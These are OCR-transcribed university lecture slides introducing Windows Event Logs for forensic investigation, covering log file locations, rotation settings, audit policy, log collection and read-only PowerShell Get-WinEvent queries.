OST
Eastern Switzerland
University of Applied Sciences

Windows Event Logs

From a Forensics Perspective

Cyrill Brunschwiler (Credits Raphael Rosenast)

11 October 2024

Departement of Informatics

Event Logs


- Introduction
- Credential Attacks
- Lateral Movement
- Privilege Escalation
- Removable Devices

Windows Event Logs

Introduction

Excurse: Vegetables

Fun fact…



Strain	Kohlrabi	Kale	Broccoli	Brussels sprouts	Cabbage	Cauliflower
Modified trait	Stem	Leaves	Flower buds and stem	Lateral leaf buds	Terminal leaf bud	Flower buds

Source: http://cdn.foodbeast.com.s3.amazonaws.com/content/wp-content/uploads/2013/09/V8XnPeQ.jpg

Event Logs Introduction


```
%windir%\System32\winevt\Logs\*.evtx
```

- Log directory may be changed for individual logs! Check in the registry:

```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog
```

- Binary Format
- Every Event Log has a maximum size (default 20Mb)
- Three Options when the maximum size is reached
  - Overwrite events as needed → Starts rotating events out
  - Archive the log when full → Creates Files like “Archive-Security-<Date>.evtx
  - Do not overwrite events → Error Message is generated upon full log
- Many Logs as of Windows 10

```
> ls .\Windows\System32\winevt\Logs\ | select FullName | Measure-Object
Count    : 158
```



PC › Local Disk (C:) › Windows › System32 › winevt › Logs


Name	Date modified	Type	Size
Windows PowerShell.evtx	29/10/2020 09:07	Event Log	2.116 KB
ThinPrint Diagnostics.evtx	29/08/2020 09:13	Event Log	68 KB
System.evtx	04/11/2020 23:45	Event Log	1.092 KB
State.evtx	29/08/2020 09:27	Event Log	68 KB
Setup.evtx	22/09/2020 07:57	Event Log	68 KB
Security.evtx	05/11/2020 00:37	Event Log	11.332 KB
Parameters.evtx	29/08/2020 09:27	Event Log	68 KB
Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx	29/10/2020 09:29	Event Log	68 KB
Microsoft-Windows-WorkFolders%4WHC.evtx	29/08/2020 09:27	Event Log	68 KB
Microsoft-Windows-WMI-Activity%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
Microsoft-Windows-WinRM%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
Microsoft-Windows-Winlogon%4Operational.evtx	23/10/2020 03:21	Event Log	1.028 KB
Microsoft-Windows-WinINet-Config%4ProxyConfigChanged...	23/10/2020 03:20	Event Log	68 KB
Microsoft-Windows-WindowsUpdateClient%4Operational.evtx	23/10/2020 03:21	Event Log	68 KB

Event Log Categories

- **`Security.evtx`**
  - Access control and security information
  - Written only by LSASS Process – Readable only by Admin (default)
  - Security Event Log is **most important for forensics**
- **`System.evtx`**
  - Windows system events (such as driver, service and resource events)
- **`Application.evtx`**
  - Non-System related software events
- **`<Custom>.evtx`**
  - Around 150 different custom application logs (RDP, Powershell, Firewall)
  - Big chances of retaining logs much longer than say Security

What is logged?

Depends a lot on the configuration → GPO / MDM


Local Group Policy Editor
File
Action
View
Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Windows Defender Firewall with Advancec
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
System Audit Policies - Local Group Po
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access


Subcategory	Audit Events
Audit Application Generated	Not Configured
Audit Certification Services	Not Configured
Audit Detailed File Share	Success and Failure
Audit File Share	Failure
Audit File System	Success and Failure
Audit Filtering Platform Connection	Not Configured
Audit Filtering Platform Packet Drop	Not Configured
Audit Handle Manipulation	Not Configured
Audit Kernel Object	Not Configured
Audit Other Object Access Events	Not Configured
Audit Registry	Not Configured
Audit Removable Storage	Not Configured
Audit SAM	Not Configured
Audit Central Access Policy Staging	Not Configured

Obtaining Event Logs

Event Log files are usually **locked when the system is in running**!

Running System

- Exporting from Event Viewer
- PsLogList tool
- PowerShell (`Get-WinEvent`)
- EvtxCmd / EvtxExplorer by Eric Zimmermann



Security Number of events: 14.841 (!) New even...

Keywords	Date and T
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202
Audit Success	05/11/202

Dead System

- Copy the directory `%windir%\System32\winevt\Logs`

Event Logs

PowerShell Examples

Available Logs matching PowerShell

```
PS> Get-WinEvent -ListLog *powershell*

LogMode   MaximumSizeInBytes RecordCount LogName
-------   ------------------ ----------- -------
Circular            15728640        1342 Windows PowerShell
Circular            15728640         480 Microsoft-Windows-PowerShell/Operational
Retain            1048985600           0 Microsoft-Windows-PowerShell/Admin
```

Events by EventLog Name and ID

```
Get-WinEvent -FilterHashTable @{LogName='System';ID='1','41'}


   ProviderName: Microsoft-Windows-Power-Troubleshooter

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
2/8/2023 7:12:29 PM               1 Information      The system has returned from a low power state....
```

Source: https://4sysops.com/archives/search-the-event-log-with-the-get-winevent-powershell-cmdlet/

Security.evtx

- **System Events** → System start / shutdown / …
- **Logon Events** → User logging on or off (stored on authorized system)
- **Account Logon** → Recorded on the authorizing system (Domain Controller usually)
- **Privilege Use** → User Account exercising a privilege
- **Account Management** → Modifications of accounts
- **Object Access** → System Access Control List (SACL) based objects (files / folders / registry…)
- **Directory Service** → AD Object with SACL accessed
- **Process Tracking** → Process start, exit, …

Logon Event ≠ Account Logon Event!… Thanks Microsoft :/

